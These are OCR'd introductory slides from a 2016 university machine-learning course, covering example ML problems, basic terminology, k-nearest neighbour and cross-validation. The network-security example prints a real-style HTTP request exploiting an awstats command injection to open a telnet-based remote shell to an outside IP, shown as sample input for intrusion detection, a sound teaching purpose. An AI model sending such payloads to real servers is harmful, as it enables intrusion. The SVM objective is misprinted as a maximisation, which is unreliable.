HUMBOLDT-UNIVERSITÄT ZU BERLIN


# Machine Learning 1

## Introduction and Overview

Marius Kloft

Humboldt University of Berlin
Summer Term 2016

# About me

# Who am I


Marius Kloft

| | |
|---|---|
| 2006 | Diploma in Mathematics, U Marburg<br>Minor: Computer Science |
| 2007-2009 | Doctoral Researcher, Fraunhofer & TU Berlin,<br>*Machine Learning for Intrusion Detection* |
| 2009-2010 | Visiting Scholar, University of California |
| 2010-2011 | Doctorial Student, TU Berlin |
| 2011 | Dissertation on *Multiple Kernel Learning* |
| 2011-2012 | Postdoc, TU Berlin *ML for Genomics* |
| 2012-2014 | Postdoc, Courant Institute, Sloan-Kettering Cancer Center & Google Research |
| 2014- | Junior Professor of Machine Learning (ML), HU Berlin |


# Lehrstuhl Maschinelles Lernen

- Our topics in **research**
  - Development of novel machine learning algorithms
  - Speeding up machine learning algorithms to big data (e.g., via distributed computing)
  - Statistical learning theory
  - Applications (e.g., in the biomedical domain)
- Our topics in **teaching**
  - Machine Learning
  - Data Modeling
  - Algorithms & Data Structures

# Contact

Marius Kloft

- RUD 25, Raum 4.215
- Office hours: Fridays, 15:00-16:00
- Email: only via Goya
- Always cc your teaching assistant (TA; “ÜbungsleiterIn”), when you write me a message

# What is coming up today?

1. About me
2. Teaser
3. Get to Know Each Other
4. What is Machine Learning?
5. Examples of Machine Learning Problems
6. Basic Terminology
7. Our First Learning Machine
8. Outline of the Course
9. Organizational Stuff

# Teaser

Let's take a look on what Google News says about "Machine Learning"...

Google machine learning

All News Books Videos Images More Search tools

About 4,430,000 results (0.66 seconds)

Healthcare IT News

**Machine learning** as good as humans' in cancer surveilla…
Science Daily - 19 hours ago
**Machine learning** has come of age in public health reporting according to researchers from the Regenstrief Institute and Indiana University ...

Regenstrief: **Machines** faster than humans at detecting cancer
Healthcare IT News - 19 hours ago

**Explore in depth** (2 more articles)

Why **Machine Learning** Is Our Last Hope for Cybersecurity
Datanami - 20 hours ago
Fraud detection. Customer recommendations. Search engine results. These use cases–and so many more–all owe a debt to **machine learning**.

Is Hybrid AI the future of cyber-security?
SC Magazine UK - 21 hours ago

**Explore in depth** (2 more articles)

ScienceDaily

Your source for the latest research news

Mobile | Follow | Subscribe

**Breaking News:** Zika Virus Structure: A Way to Target It

S_D | Health | Tech | Environment | Society | Quirky | A- A A+ | Search

## Science News

*from research organizations*

Print | Email | Share

# Machine learning as good as humans' in cancer surveillance, study shows

*Date:* April 21, 2016

*Source:* Indiana University

*Summary:* Machine learning has come of age in public health reporting. Researchers have found that existing algorithms and open source machine learning tools were as good as, or better than, human reviewers in detecting cancer cases using data from free-text pathology reports. The computerized approach was also faster and less resource intensive in comparison to human counterparts.

RELATED TOPICS

Health & Medicine

- Diseases and Conditions
- Health Policy
- Breast Cancer

Computers & Math

FULL STORY

Machine learning has come of age in public health reporting according to researchers from the Regenstrief Institute and Indiana University School of Informatics and Computing at Indiana University-Purdue University Indianapolis. They have found that existing algorithms and open source machine

## Related Stories

**Machine Learning Could Solve Riddles of Galaxy Formation**

Nov. 11, 2015 — A new machine-learning simulation system promises cosmologists an expanded suite of galaxy models -- a necessary first step to developing more accurate and relevant insights into the formation of the ... **read more »**

**'Machine Teaching' Holds the Power to Illuminate Human Learning**

Aug. 11, 2015 — Human learning is a complex, sometimes mysterious process. Most of us have had experiences where we have struggled to learn something new, but also times when we've picked something up nearly ... **read more »**

**Artificial Intelligence Improves Fine Wine Price Prediction**

# This app uses machine learning to guess who will die next in Game of Thrones

by ABHIMANYU GHOSHAL — 3 days ago in SHAREABLES


0 545 SHARES http://tnw.to/f507u

April 24 can't come soon enough for Game of Thrones fans eagerly awaiting the premiere of the hit show's sixth season. Naturally, most of us have been speculating wildly about the fate of our favorite characters for the past year, but now there's a clever app to help you withthat.

The project, A Song of Ice and Data, was developed by a group of students of a JavaScript course at the Technical University of Munich. It scrapes information from

# Get to Know Each Other

# Get to know each other

Discuss in groups of about 4-5 folks:

- What is your name? What do you study?
- Do you already have ML experience? What kind of?
- What interests you in ML the most?

Summarize group results (determine a volunteer doing that)

# What is Machine Learning?

# What is **learning**?

"Learning is the act of acquiring new [...] knowledge, behaviors, skills, values, or preferences and may involve synthesizing different types of information."

"The ability to learn is possessed by humans, animals and some machines. [...] learning may be viewed as a process, rather than a collection of factual and procedural knowledge."

"Learning produces changes in the organism and the changes produced are relatively permanent."

— http://en.wikipedia.org/wiki/Learning, accessed July 25, 2014

# What is **learning**?

"Learning is the act of acquiring new [...] knowledge, behaviors, skills, values, or preferences and may involve synthesizing different types of information."

"The ability to learn is possessed by humans, animals and some **machines**. [...] learning may be viewed as a process, rather than a collection of factual and procedural knowledge."

"Learning produces changes in the organism and the changes produced are relatively permanent."

— http://en.wikipedia.org/wiki/Learning, accessed July 25, 2014

# What is **learning**?

"Learning is the act of acquiring new [...] knowledge, behaviors, skills, values, or preferences and may involve **synthesizing different types of information**."

"The ability to learn is possessed by humans, animals and some **machines**. [...] learning may be viewed as a process, rather than a collection of factual and procedural knowledge."

"Learning produces changes in the organism and the changes produced are relatively permanent."

— http://en.wikipedia.org/wiki/Learning, accessed July 25, 2014

# Origins of Machine Learning

Computer checkers

- checkers = strategy board game ($8\times8$ or $10\times10$ board)
- 1952: first computer checkers game
  - historically one of the earliest computer games
  - developed by Arthur Samuel
  - unique features:
    - alpha-beta algorithm
    - **intelligent adaption** to the opponent's strategy

But without a chance against human oponents...!

# Origins of Machine Learning

Computer checkers

- checkers = strategy board game ($8\times8$ or $10\times10$ board)
- 1952: first computer checkers game
  - historically one of the earliest computer games
  - developed by **Arthur Samuel**
  - unique features:
    - alpha-beta algorithm
    - **intelligent adaption** to the opponent's strategy

But without a chance against human oponents...!

# What is Machine Learning?

"Field of study that gives computers the ability to learn [from data] without being explicitly programmed"

— Arthur Samuel (1959)

"Computational methods using experience [=data] to make accurate predictions"

— ?

"Set of techniques that allow a computer to acquire or improve its ability to perform a task by automatically extracting knowledge from data."


— Yann LeCun (recently)

# Examples of Machine Learning Problems

# Examples of Machine Learning Problems

## Robot learning


- Data: sensor data gained by robots roaming their environments
- Goal: robots learning to better navigate



# Examples of Machine Learning Problems (2)

## Data mining[1] of electronic health records

- Data: electronic health records of patients
- Goal: learn to predict which therapies work best for which diseases




[1] data mining = discovering patterns in large data sets


# Examples of Machine Learning Problems (3)

## Speech Recognition

- Data: annotated recordings of speech (support hotlines, ...)
- Goal: better understand your speech based on experience listening to you

## Optical Character Recognition

- Data: human-annotated handwritten digits or letters
- Goal: better recognize your handwriting




A B

# Examples of Machine Learning Problems (4)

## Visual Image Recognition

- Data: annotated images
- Goal: to annotate yet unannotated images
  - content-based image retrieval (Google image search)
  - sort your image collection according to topics (Beach, Uni, Skateboard, ...)
  - recognize faces in your images to link them with your friends' facebook pages




# Examples of Machine Learning Problems (5)

## Malware Detection

- Data: source code of computer programs
- Goal: detection of malicious code

## Network Security

- Data: annotated HTTP requests
- Goal: image annotation

GET /cgi-bin/awstats.pl?configdir=|echo;echo%20YYY;sleep%207200%7ctelnet%20194%2e95%2e173%2e219%204321%7cwhile%20%3a%20%3b%20do%20sh%20%26%26%20break%3b%20done%202%3e%261%7ctelnet%20194%2e95%2e173%2e219%204321;echo%20YYY;echo|HTTP/1.1\x0d\x0aAccept: */*\x0d\x0aUser-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)\x0d\x0aHost: wuppi.dyndns.org:80\x0d\x0aConnection: Close\x0d\x0a\x0d\x0a

# Examples of Machine Learning Problems (6)

## Genome annotation

- Data: DNA sequences (strings)
- Goal: detection of interesting genetic markers (“genes”)

```
GGGTTTAGTT CTTTGAGAGT CACATCTCTT ATTTGGACCA GTATAGACAG
AAGTAAACCC ACCTGACTTG TTTCCTGGGA CAGTTGAGTT AAGGGATGGC
TTTCACAGAG CATTCACCGC TGACCCTTCA CCGTCGGGAC CTCTGTAGCC
GCTCTATCTG GCTAGCAAGG AAGATTCGTT CAGACCTGAC TGCTCTTACG
GAATCCTATG TAAGTTGCCT ATTTTGCTGT TATCTGAAAA CCCTTCATXX
XXXXXXXXXX XXCATGGGTA TGACAGAAGA TGTGGTGTTT TCCTGTATCC
TCGGCGAGGT GAAGCATCAG GGCCTGAACA AGAACATCAA CCTGGACTCT
GCGGATGGGA TGCCAGTGGC AAGCACTGAT CAGTGGAGTG AGCTGACCGA
GGCAGAGCCA CTCCAAGAGA ACCTTCAAGC TTATCGTACC TTCCATGTTT
TGTTGGCCAG GCTCTTAGAA GACCAGCAGG TGCATTTTAC CCCAACCGAA
GGTGACTTCC ATCAAGCTAT ACATACCCTT CTTCTCCAAG TCGCTGCCTT
TGCATACCAG ATAGAGGAGT TAATGATACT CCTGGAATAC AAGATCCCCG
CCAATGAGGC TGATGGGATG CCTATTAATG TTGGAGATGG TGGTCTCTTT
GAGAAGAAGC TGTGGGGCCT AAAGGTGCTG CAGGAGCTTT CACAGTGGAC
AGTAAGGTCC ATCCATGACC TTCGTTTCAT TTCTTCTCAT CAGACTGGGA
TCCCAGCACG TGGGAGCCAT TATATTGCTA ACAACAAGAA AATGTAGCAG
TTAGTCCCTT CTCTCTTCCT TGCTTTCTCT TCTAATGGAA TATGGGTAG
```

# ... and Many More Examples!

- Text or document classification, spam detection.
- Protein function prediction (drug design)
- Learn to rank search queries (Google and friends)
- Learn to recommend you the books you will love to read based on your shopping history (Amazon and friends)
- etc. (you name it!)

**Machine Learning has a strong impact on all kinds of applications!**

# What can Machine Learning be for you?

## Core tasks in ML

- Algorithms: design of novel learning algorithms
- Applications: get learning algorithms working in applications
- Numerical aspects & big data: make algorithms fast in order to withstand the increasing amount of data collected in the world around us
- Theory: analyze learning algorithms using techniques from probability and statistical learning theory

Machine learning is interdisciplinary (algorithms, AI, statistics, numerical mathematics, all kinds of applications, etc.

# Basic Terminology

# Basic Terminology

## Data = Inputs + Labels

The data consists of **inputs** and **labels**:

- Inputs = the raw data instances $x_1, \ldots, x_n$ (e.g., source code of computer programs)
- Labels = their annotations $y_1, \ldots, y_n$ (malware: yes or no?!)

## Training and prediction

- Training: use all data (inputs and labels) to train the computer
- Prediction: use trained computer to predict the (unknown) labels for new inputs

What are inputs and labels in the previous examples?

# Formal Problem Setting

- Let $\mathcal{X}$ and $\mathcal{Y}$ be some sets (called *input space* and *label space*, respectively).
- Training data = $\{(x_1, y_1), \ldots, (x_n, y_n)\} \subset \mathcal{X} \times \mathcal{Y}$.
- $x_1, \ldots, x_n$ are called *inputs* and $y_1, \ldots, y_n$ are called *labels*.
- Goal of machine learning: write a computer program that learns from the training data a function $f : \mathcal{X} \to \mathcal{Y}$ that accurately predicts on future (yet unseen) data (**test data**)
- $f$ is called **predictor** (or *classifier* if $\mathcal{Y}$ is a finite set, in which case the elements of $\mathcal{Y}$ are called *classes*)
- The computer program is synonymously also called **learning machine** or **learning algorithm**

Unless stated otherwise we will assume $\mathcal{X} = \mathbb{R}^d$ and $\mathcal{Y} = \{-1, 1\}$ (**binary classification**).

# Our First Learning Machine


# $k$-nearest neighbor learning algorithm

## No training step

[Optional: store data in efficient data structure.]

## Prediction

- Given a new input, compute the distances to the training inputs
- Find the $k$ training inputs with the smallest distances
- The label of the new input is obtained by majority vote over the labels of the $k$ training inputs determined in the previous step




# How can we formally capture whether or not the computer predicts well?

- Let $f$ be the classifier output after training the computer using the training data
- For a new input $x$ with label $y$ the classifier $f$ errs when $f(x) \neq y$
- The error probability $P[f(x) \neq y]$ measures the quality of the classifier $f$

We would like to design computer programs that compute $f$ with error probability $P[f(x) \neq y]$ as small as possible!

# Evaluation: estimator for error probability




## *t*-times *k*-fold cross validation (CV)

```
1:  function CV(t, k, training_data)
2:      for i = 1 : t do
3:          Randomly split the samples into k sets of the same size ("folds")
4:          for j = 1 : k do
5:              Use jth fold as test set and union of all remaining folds as training set
6:              Train classifier on training set and predict on test set
7:          end for
8:      end for
9:      return average classification accuracy and standard deviation (over the k · t
    many runs)
10: end function
```

# Conclusion


- Learning from Experience
- Machine Learning = making computers learn from data (usually to make accurate predictions in the future)
- Example $k$-nearest neighbor algorithm
- Strong impact on all kinds of applications
- Many opportunities in this interdisciplinary field (algorithms, theory, applications, ...)

Machine learning plays a key role in technology (industry!)

Suggested reading: Duda, Hart, and Stork: Pattern Classification (chapter 1)

# Outline of the Course

# Lecture 2: Linear Classifiers & Support Vector Machines(SVMs)




## **Soft**-Margin SVM

$$\max_{\mathbf{w}\in\mathbb{R}^d, b\in\mathbb{R}, \boldsymbol{\xi}\in\mathbb{R}^n} \frac{1}{2}\|\mathbf{w}\|^2 + \sum_{i=1}^{n} \xi_i \quad \text{s.t.} \quad 1 - \xi_i \leq y_i\left(\mathbf{w}^\top \mathbf{x}_i + b\right) \quad \forall i$$

- Allow for some violations $\xi_i$ of the margin


# Lecture 3: Convex Optimization


(Lecture 3)

## Definition

A function $f : \mathbb{R}^d \to \mathbb{R}$ is **convex** if and only if for all $\mathbf{x}_1, \mathbf{x}_2 \in \mathcal{X}$ and all $\theta \in \mathbb{R}$ with $0 \leq \theta \leq 1$ it holds:


$$f((1-\theta)\mathbf{x}_1 + \theta\mathbf{x}_2) \leq (1-\theta)f(\mathbf{x}_1) + \theta f(\mathbf{x}_2)$$



All linear functions are convex.

# Lecture 4: Lagrange Dual and Dualization of SVMs






Yes, you may look forward to exciting blackboard lectures :)

